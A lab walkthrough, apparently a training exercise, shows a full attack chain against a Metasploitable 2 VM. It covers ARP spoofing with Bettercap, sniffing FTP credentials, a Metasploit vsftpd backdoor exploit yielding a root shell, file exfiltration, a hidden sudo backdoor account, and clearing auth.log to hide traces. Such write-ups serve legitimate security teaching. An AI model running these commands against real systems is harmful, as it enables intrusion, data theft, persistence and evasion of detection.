In this MiTM attack, I will be intercepting communication between an Ubuntu Machine and Metasploitable 2 machine.

First I need to enable IP forwarding on the attack machine (Kali)

```
┌──(tylerdanner㉿kali)-[~]
└─$ sudo sh -c "echo 1 > /proc/sys/net/ipv4/ip_forward"
[sudo] password for tylerdanner:
```

(This allows the Kali machine to route packets between the victim machines.)

Next I will be performing ARP Spoofing to trick both the victim machines into thinking the Kali machine is the gateway, allowing me to intercept the traffic between them.

I will be using a tool called Bettercap to perform the ARP Spoofing.

```
┌──(tylerdanner㉿kali)-[~]
└─$ sudo bettercap -iface eth0
```

This command uses Bettercap on the Interface eth0

Next we will find the IP addresses of the target machines. To do this in Bettercap I will run a command ‘net.probe on’ and it will give me the list of active devices in my network, and their IP addresses.

```
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]

192.168.142.0/24 > 192.168.142.129 » [20:00:40] [sys.log] [war] Could not find mac for
192.168.142.0/24 > 192.168.142.129 » net.probe on
192.168.142.0/24 > 192.168.142.129 » [20:00:45] [sys.log] [inf] net.probe starting net.recon as a requirement fo
r net.probe
192.168.142.0/24 > 192.168.142.129 » [20:00:45] [sys.log] [inf] net.probe probing 256 addresses on 192.168.142.0
/24
192.168.142.0/24 > 192.168.142.129 » [20:00:45] [endpoint.new] endpoint 192.168.142.130 detected as 00:0c:29:b9:
ea:48 (VMware, Inc.).
192.168.142.0/24 > 192.168.142.129 » [20:00:45] [endpoint.new] endpoint 192.168.142.1 detected as 00:50:56:c0:00
:01 (VMware, Inc.).
192.168.142.0/24 > 192.168.142.129 » [20:00:45] [endpoint.new] endpoint 192.168.142.254 detected as 00:50:56:e5:
3a:9a (VMware, Inc.).
192.168.142.0/24 > 192.168.142.129 » [20:00:45] [endpoint.new] endpoint 192.168.142.131 detected as 00:0c:29:f6:
36:45 (VMware, Inc.).
192.168.142.0/24 > 192.168.142.129 »
```

The 2 IP addresses highlighted are the ones we are looking for. 192.168.142.1 Is most likely the default gateway we are going to be spoofing.

Ubuntu IP: **192.168.142.131**
Meta IP: **192.168.142.130**

Next we will input the IP addresses and begin ARP Spoofing


```
192.168.142.0/24 > 192.168.142.129 » set arp.spoof.targets 192.168.142.131,192.168.142.130
```

This command will set our targets of the ARP spoof using their IP addresses found earlier. Next we will run ‘arp.spoof on’ to turn on the arp spoofing inside of bettercap.


```
192.168.142.0/24 > 192.168.142.129 » arp.spoof on
192.168.142.0/24 > 192.168.142.129 » [20:10:47] [sys.log] [inf] arp.spoof arp spoofer started, probing 2 targets
.
192.168.142.0/24 > 192.168.142.129 »
```

Next we will be using WireShark to capture the traffic between both of our victim machines.


We will be using a display filter to make sure we are only capturing packets from the target machines.



While capturing the communications between the victim machines, we can see a lot of FTP requests, as well as some of the files that are being transferred between machines.



While going through the captured packets, we find a username and a password, **MrKrabs:money**



Now that we know our victims are using the FTP, we are going to use metasploit to find an exploit to use on the vulnerable protocol.

```
       =[ metasploit v6.4.18-dev                          ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > grep exploit search vsftp
```

Using grep, we will search for an exploit that we can use to exploit the victim machine.

```
msf6 > grep exploit search vsftp
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Comm
and Execution
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_back
door
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.142.130
RHOST ⇒ 192.168.142.130
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
```

Here we can see an exploit that can be used to exploit the FTP. We set the RHOST as our target machine and run the exploit.

```
[*] 192.168.142.130:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.142.130:21 - USER: 331 Please specify the password.
[+] 192.168.142.130:21 - Backdoor service has been spawned, handling...
[+] 192.168.142.130:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.142.129:43031 → 192.168.142.130:6200) at 2024-10-09 21:05:24
-0400

pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Once the session is successfully created, we can navigate through the files and see if there is anything to exfiltrate from the machine.

```
MrKrabs
Patrick
Spongebob
Squidward
msfadmin
cd MrKrabs
ls
AnchorHousing
First_Dollar
KrustyKrab
Pearl
cd KrustyKrab
ls
Employees
Payroll
Recipes
Total_Sales
cd Recipes
ls
Coral_Bits
Kelp_Rings
Kelp_Shake
Krabby_Patty
Salty_Sea_Dog
Seafoam_Soda
cd Krabby_Patty
ls
How_To_Make
Krabby_Patty_Secret_Formula.txt
```

Now that we have a file that we want to exfiltrate. We will use the download command to exfiltrate it to our host machine.

```
MrKrabs
Patrick
Spongebob
Squidward
msfadmin
cd MrKrabs/KrustyKrab/Recipes
ls
Coral_Bits
Kelp_Rings
Kelp_Shake
Krabby_Patty
Salty_Sea_Dog
Seafoam_Soda
cd Krabby_Patty
ls
How_To_Make
Krabby_Patty_Secret_Formula.txt
download Krabby_Patty_Secret_Formula.txt /home/tylerdanner/Desktop/Krabby_Patty_Secret_Formula.txt
[*] Download Krabby_Patty_Secret_Formula.txt ⇒ /home/tylerdanner/Desktop/Krabby_Patty_Secret_Formula.txt
[+] Done
```

After a successful exfiltration of a sensitive file, we will want to make a new user we can use as a backdoor for persistent access.

```
sudo useradd Pearl
sudo passwd Pearl
Enter new UNIX password: backdoor
Retype new UNIX password: backdoor
passwd: password updated successfully
sudo usermod -aG sudo Pearl
```

We will use a username that will hopefully fit in, so we can remain undetected. We also want to ensure we give this backdoor user sudo privileges.


```
┌──(root㉿kali)-[/home/tylerdanner]
└─# ssh Pearl@192.168.142.130
Unable to negotiate with 192.168.142.130 port 22: no matching host key type found. Their offer: ssh-rsa,ss
h-dss

┌──(root㉿kali)-[/home/tylerdanner]
└─# ssh -o HostKeyAlgorithms=+ssh-rsa -o KexAlgorithms=+diffie-hellman-group1-sha1 -o PubkeyAcceptedKeyTyp
es=+ssh-rsa Pearl@192.168.142.130
Pearl@192.168.142.130's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Wed Oct  9 17:42:45 2024 from 192.168.142.129
Could not chdir to home directory /home/Pearl: No such file or directory
Pearl@metasploitable:/$ cd home
Pearl@metasploitable:/home$ ls
MrKrabs  msfadmin  Patrick  Spongebob  Squidward
Pearl@metasploitable:/home$
```

After confirming our backdoor was a success, we want to try to cover our tracks. We will do this by deleting any evidence we have left behind.

```
Oct  9 17:30:16 metasploitable sudo: pam_unix(sudo:session): session opened for user root by (uid=0)
Oct  9 17:30:16 metasploitable sudo: pam_unix(sudo:session): session closed for user root
Oct  9 17:30:16 metasploitable useradd[6593]: new group: name=Pearl, GID=1008
Oct  9 17:30:16 metasploitable useradd[6593]: new user: name=Pearl, UID=1007, GID=1008, home=/home/Pearl,
shell=/bin/sh
Oct  9 17:30:23 metasploitable sudo:     root : TTY=unknown ; PWD=/home/MrKrabs/KrustyKrab/Recipes/Krabby_
Patty ; USER=root ; COMMAND=/usr/bin/passwd Pearl
Oct  9 17:30:23 metasploitable sudo: pam_unix(sudo:session): session opened for user root by (uid=0)
Oct  9 17:30:23 metasploitable sudo: pam_unix(sudo:session): session closed for user root
Oct  9 17:30:27 metasploitable passwd[6594]: pam_unix(passwd:chauthtok): password changed for Pearl
Oct  9 17:31:17 metasploitable sudo:     root : TTY=unknown ; PWD=/home/MrKrabs/KrustyKrab/Recipes/Krabby_
Patty ; USER=root ; COMMAND=/usr/sbin/usermod -aG sudo Pearl
Oct  9 17:31:17 metasploitable sudo: pam_unix(sudo:session): session opened for user root by (uid=0)
Oct  9 17:31:17 metasploitable sudo: pam_unix(sudo:session): session closed for user root
Oct  9 17:31:17 metasploitable usermod[6596]: add `Pearl' to group `sudo'
Oct  9 17:31:17 metasploitable usermod[6596]: add `Pearl' to shadow group `sudo'
Oct  9 17:39:01 metasploitable CRON[6623]: pam_unix(cron:session): session opened for user root by (uid=0)
Oct  9 17:39:01 metasploitable CRON[6623]: pam_unix(cron:session): session closed for user root
Oct  9 17:41:05 metasploitable sshd[6641]: Accepted password for Pearl from 192.168.142.129 port 41222 ssh
2
Oct  9 17:41:05 metasploitable sshd[6644]: pam_unix(sshd:session): session opened for user Pearl by (uid=0
)
Oct  9 17:42:20 metasploitable sshd[6644]: Received disconnect from 192.168.142.129: 11: disconnected by u
ser
Oct  9 17:42:20 metasploitable sshd[6644]: pam_unix(sshd:session): session closed for user Pearl
Oct  9 17:42:40 metasploitable sshd[6658]: pam_unix(sshd:auth): authentication failure; logname= uid=0 eui
d=0 tty=ssh ruser= rhost=192.168.142.129  user=Pearl
Oct  9 17:42:42 metasploitable sshd[6658]: Failed password for Pearl from 192.168.142.129 port 54670 ssh2
Oct  9 17:42:45 metasploitable sshd[6658]: Accepted password for Pearl from 192.168.142.129 port 54670 ssh
2
Oct  9 17:42:45 metasploitable sshd[6660]: pam_unix(sshd:session): session opened for user Pearl by (uid=0
)
Oct  9 17:42:46 metasploitable sshd[6660]: Received disconnect from 192.168.142.129: 11: disconnected by u
ser
Oct  9 17:42:46 metasploitable sshd[6660]: pam_unix(sshd:session): session closed for user Pearl
Oct  9 17:43:08 metasploitable sshd[6666]: Accepted password for Pearl from 192.168.142.129 port 50466 ssh
2
Oct  9 17:43:08 metasploitable sshd[6669]: pam_unix(sshd:session): session opened for user Pearl by (uid=0
)
Pearl@metasploitable:/var/log$
```

Here we can see that in the /var/log/auth.log file, we have left a lot of evidence that shows we were on this machine and making unusual changes regarding creating a new user and elevating their privileges.

By using the command ‘echo “ “ > /var/log/auth.log’ we can “clear” the auth.log without actually deleting the log. We want to do this rather than deleting the whole log file because deleting the log would be an immediate red flag that someone was tampering with the files.



Here we can see that the evidence was removed from the log file.

We have now completed our MiTM attack. We were successfully able to:

1. Perform ARP Spoofing using Bettercap to trick the victim machines into thinking our attacking machine was the router, effectively making our Kali machine the MiTM.
2. We then used WireShark to sniff the traffic between the two machines. Doing this enabled us to gain knowledge of the two victim systems, and the protocols they were using, as well as steal some important credentials.
3. We were then able to use Metasploit to find an exploit that would be able to take advantage of the vulnerable protocol that was being used.
4. Once we created a Metasploit session, we were able to navigate the file system, locate sensitive files & exfiltrate those sensitive files to our attacking machine.
5. We also needed to create a way to have persistent access to the machine. We did this by creating a new user and elevating their privileges to ensure we will be able to view and exfiltrate files in the future.
6. After doing all this, we left behind some evidence that would cause an investigation of the system, likely exposing our backdoor and putting ourselves at risk. We were able to cover our tracks by clearing the auth.log and exiting the system.